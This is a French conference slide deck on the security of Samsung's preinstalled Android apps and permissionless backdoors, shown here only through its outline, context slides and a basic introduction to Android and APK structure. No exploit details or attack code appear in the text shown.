# Sécurité des applications Android constructeurs et backdoors sans permission

**André Moulu**
amoulu@quarkslab.com

# Plan


1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités
8. Conclusion


# Contexte et objectifs

## Pourquoi Android?

- Système mobile *leader*
- Sécurité souvent remise en cause par la présence de nombreux *malwares*
  - *Markets* alternatifs (warez)
- Montrer qu'une application sans permission peut impacter sévèrement la sécurité du *smartphone*

# Contexte et objectifs

## Profil de l'utilisateur ciblé

- Utilisateur sensibilisé à la sécurité
  - N'utilise pas des *markets* alternatifs
  - Regarde les permissions avant d'installer une application

## Téléphone ciblé

- Samsung Galaxy S3 (I9300)
  - 50 millions d'exemplaires vendus (Mars 2013)
- En réalité la surcouche Samsung sur le S3
  - Une partie de ces applications sont présentes sur d'autres modèles
  - Certaines vulnérabilités peuvent impacter les S2, S4, Note 1/2, ...
  - Les applications vulnérables ne peuvent être supprimées sans être `root`

# Plan


1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités
8. Conclusion


# Plan

1. Contexte et objectifs
2. Introduction à Android
   - Android et les applications
   - Les composants classiques d'une application
   - La communication entre ces composants
   - L'exposition des composants
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation

# Le système Android


## Quelques généralités

- Système mobile (*smartphone*/tablette) "*open source*"
  - Basé sur Linux
- Développé en C et Java
- Utilise la machine virtuelle `DalvikVM`
  - Interprète du *bytecode* `Dalvik` (DEX/ODEX)


## Qu'est-ce qu'une application Android?

- Fichier .apk (en réalité un ZIP)
- Les fichiers les plus importants d'un .apk:
  - `AndroidManifest.xml` (configuration, permissions, composants, ...)
  - `classes.dex` (code exécutable)
  - bibliothèques de fonctions natives .so (`JNI`)
- Chaque application a un nom unique (`packagename`) et est signée par son développeur (certificat)


# Les composants applicatifs




# Les composants applicatifs




# Les composants applicatifs




# Les composants applicatifs




# Les composants applicatifs




# Les composants applicatifs



